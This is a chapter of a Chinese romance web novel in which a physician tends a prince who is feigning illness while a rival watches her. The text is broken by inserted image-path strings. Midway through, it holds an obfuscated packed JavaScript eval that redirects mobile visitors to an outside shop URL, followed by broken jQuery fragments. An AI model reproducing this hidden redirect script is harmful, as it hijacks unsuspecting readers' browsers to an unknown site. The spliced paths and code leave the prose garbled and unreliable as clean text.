次日一早,晏云归刚出房间门,就看见院子中站着一位侍女,见晏云归走近才抬起头来。
“见过晏医师,奴婢是珩王殿下派来带晏医师去抓药的。”
晏云归点头,表示了解。内心倒觉得这面前的侍女更像裴澈派来监视她的,果然皇家的人就是警惕性高。
“好,你为我带路吧。”
晏云归今日没有穿悬霭阁的服装,换了身普通的常服,淡藕荷色的竖领长衫,发髻上簪着一对金丝累丝的小菊簪,走起来颇为灵动。
经过一番简单的交谈,晏云归知道了为自己带路的侍女名叫秋声,跟着珩王已经有十余年了。
秋声带着晏云归出了府,看见外面热闹的街道,晏云归的心情也好了几分。
两人到了一个药房前,在秋声的注视下,晏云归按照自己的药方,抓了两天的药量。
秋声主动的提上药包,没有马上要带晏云归回府的意思,“晏医师,还有一点时间,殿下吩咐了,您可以随意的在外面逛逛。”
身边当然是要跟着秋声了。
虽然身边跟了个人,但晏云归还是不想错过可以闲逛的机会,当真在街上逛逛了,还买了一些吃食。
……
……
街边,楼上的雅间内,靠窗坐在一男子,欣赏着窗外的街景。
忽然,似乎是看见自己感兴趣的事情,男子薄唇微勾,上挑的眼尾染上几分绯红,开口道,“街上那位穿淡藕荷色的姑娘可真有趣。”
身边的随从闻声抬头往外看去,一眼的认出了晏云归的身份。
“回楼主大人,那位是悬霭阁的首席医师——晏云归,此番来京许是为了珩王殿下的病。”
萧朔临的目光追随在晏云归的身上,直到晏云归的身影消失在他的目光中。
“珩王?就是以前的四皇子?”萧朔临的声音带着些许冰凉,听不出有什么情绪。
随从:“是,前不久才被赐的封号。”
萧朔临一只手撑着脑袋,皮肤冷白却不带病态,而是有着一股说不明的妖孽之感。
“查查着珩王以前都做了什么,派人监视着珩王府,任何情况向我汇报。”
随从马上低头应好。
萧朔临站起身来,神情愉悦。这番来京,可真的是来对了,他和小医师还真的是有缘呢。
……
……
说是晏云归亲自煎药,但大部分时间还是秋声在忙活,晏云归只是起了个在旁边监督的作用。
晏云归坐在小板凳上面,拖着下巴,视线时不时在银铫和秋声身上打转。
尝试着和秋声搭话,“珩王的人一直都比较少吗?我昨天和今天都没有看见多少人诶。”
秋声目不转睛的盯着银铫,听见晏云归的话,沉默两秒才应声,“是,殿下不喜欢府中有太多人。”
“看来珩王殿下喜欢安静了。”晏云归随意的接着话,感觉有些无聊。
等的时间差不多了,银铫内的药也好了,秋声盛出一碗,放到托盘上,一起递到晏云归的面前。
“殿下吩咐了,请晏医师亲自送过去。”
晏云归露出一个微笑,接过了托盘。她已经很少做送药的时间,没想到来了皇城还要她送药了。
她大致记下了珩王的院子的位置,独自一人端着药倒也不会找错位置。
没走多久,晏云归就到了昨日来过的小院了,周公公提前在门口候着晏云归了。
“晏医师。”
“我来给珩王殿下送药。”晏云归拖着托盘说道。
周公公马上侧身为晏云归让出位置,“殿下早已醒了,晏医师直接进去便好。”
晏云归向周公公点点头,独自进了院门,里面还是和她昨日见的场景差不多,也没有其余仆人。
裴澈坐在院中,一身白色的长衫,墨发只用一根简单的丝带挽着,一副病弱公子的模样,看上去惹人怜爱。
见到晏云归的身影后,裴澈才坐起身来,向晏云归温柔的笑着,“云归,你来了。”
晏云归将托盘在裴澈面前放下,礼貌一笑,“殿下,您的药好了,现在喝温度正好。”
裴澈瞥了眼托盘上黑乎乎的一碗药,“太苦了,我不想喝。”
没想到不仅要送药,还要哄人喝药?晏云归堪堪维持着面上的微笑,“为了殿下的身体,还是喝药吧。”
晏云归对着裴澈微笑着,用手给裴澈做了个“请”的姿势。
裴澈像个小孩子般的撇了撇嘴,然后才不情不愿的端起药婉,一口气喝下了一整碗药。
晏云归看着,满意的点了点头,然后像变法术一般从袖子中拿出一小袋用油纸包裹住的果糖。
“殿下嫌苦,可以吃点果糖。”
油纸被打开,里面躺着几枚包裹着糖浆的枣子,是晏云归今早在外面的集市上买的,原本想着自己吃的,看着裴澈嫌弃药苦,她也不介意拿出来给裴澈解苦。
裴澈的眸子一亮,从油纸中拿出一枚含在嘴里,甜味在嘴内蔓延开来,很是甜。
不过,他更高兴的是,这是晏云归给他的。
“这是云归今早在外面买的吗?”裴澈开口道。
晏云归点头,她也不意外裴澈会了解她的行程了,毕竟身边可一直跟着一个裴澈的“眼线”。
“今日时间尚早,云归留下来坐坐吧。”裴澈用期待的眼神看着晏云归,示意晏云归在他对面的空位置上坐下。
“好。”晏云归在裴澈对面的位置坐下。
裴澈咽下口中的果糖,依旧捧着油纸,朝晏云归一笑,“云归在府内住得可还习惯?”
“嗯,可以习惯的,殿下准备的很齐全。”晏云归回答道。
她早就习惯在各种环境休息入睡了,以前她连草丛都睡过,现在的住所已经算是很好了。
“对了,殿下感觉身体可还有什么不适的地方吗?”晏云归将话题拉回裴澈的病上。
裴澈停顿几秒,似在仔细回想自己的身体情况,“我经常觉得犯困,起床时觉得头疼。”
他随便说了两个不舒服的地方,他故意对外称病,是为了演给他的三个哥哥看的了,为了做戏做全套,还特意去请了悬霭阁的医师。
晏云归若有所思的点点头,“好,我大概了解了。”
这个珩王殿下分明没病,最多就是身体比平常人虚弱一些,吃点中药调理调理就好了。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17648044|203606||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
不过,晏云归肯定不能直接说出实情。既然皇家特意去悬霭阁请了她,她也得装装样子,给面前这位珩王殿下“好好”治治病了。
晏云归:“殿下的病的确比较难医治呢,我会竭力为殿下医治的。”
裴澈装作一副感谢的样子,“那我的身体就还有多拜托云归了呢。”
“好说好说。”
……
……
等晏云归好不容易从裴澈的院子里出来时,已经是下午了。
她不得不承认这珩王殿下还挺健谈的,一直拉着她聊天,还顺道一起用了午餐。
晏云归就这么每天准时煎两次药送去给裴澈,然后每次都要被裴澈留下,聊上一两个时辰,持续了四五天。
她和裴澈之间也没有之前那么生疏了,稍微熟络了些,晏云归也多多少少知道了些关于裴澈以前的事情。
裴澈是皇帝的第四个皇子,前面还有三个哥哥,只有他早早没有了母亲,从下在皇宫内都不受待见,十岁之前,皇帝甚至都快要忘记有他这么一个儿子了。
直到裴澈到了进学堂的年纪,皇帝偶然一次在学堂听见裴澈背书,才又注意到他。这也难怪裴澈长大后的身体不如常人,儿时落下的病根了。
一次早上送完药,晏云归又被裴澈留下聊天。
“我好久都没有出过府了,在云归几天的照顾下,我觉得身体好了,不知今日,你是否愿意陪我出去逛逛呢?”
出去逛逛?晏云归很是愿意,她还是更喜欢在外面的生活,这几日待在府中,的确是有些无聊。
虽然有裴澈陪着聊天,晏云归还是更想去出去看看。
“好啊,我也正想出去看看。”晏云归笑着应好。
裴澈换了一身便服,没有带很多人出门,只带了一个贴身侍卫和秋声。
侍卫牵来一辆马车,裴澈邀请晏云归一起上了马车,四人从偏门出了府。
街上此时人来人往,好不热闹,晏云归掀起马车帘的一角,往外看去,小摊的叫卖声和行人的走动声混在一起。
放下帘子,晏云归才想起来她还没有问裴澈要带自己去哪里。
“我们这是要去哪里啊?”
听到晏云归说“我们”,裴澈嘴角不自觉的上扬,“去玉坊。”
马车悠悠的走着,没过多久就停了下来,秋声的声音从外面传来,“少爷,小姐,玉坊到了。”
裴澈特意嘱咐秋声在外面改口称呼他们。
裴澈先掀开帘子,在侍卫的搀扶下下了马车,然后等着晏云归下车。
晏云归刚钻出马车,就看见站在下面的裴澈朝他伸出了手,想要扶晏云归下车。
一时间,晏云归搭手也不是,不搭手也不是。只犹豫两秒,晏云归就搭上裴澈的小臂,没有直接搭上裴澈的手。
晏云归象征性的搭了一下,马上就跳下了马车,没有借到裴澈的力。
裴澈也明白了晏云归的意思,默默的收回了手,“进去看看吧,看有没有你喜欢的。”
裴澈原来是带她来买的吗?晏云归还以为是裴澈自己想买衣服呢。
两人前脚刚进了玉坊的门,后脚萧朔临也走了进去。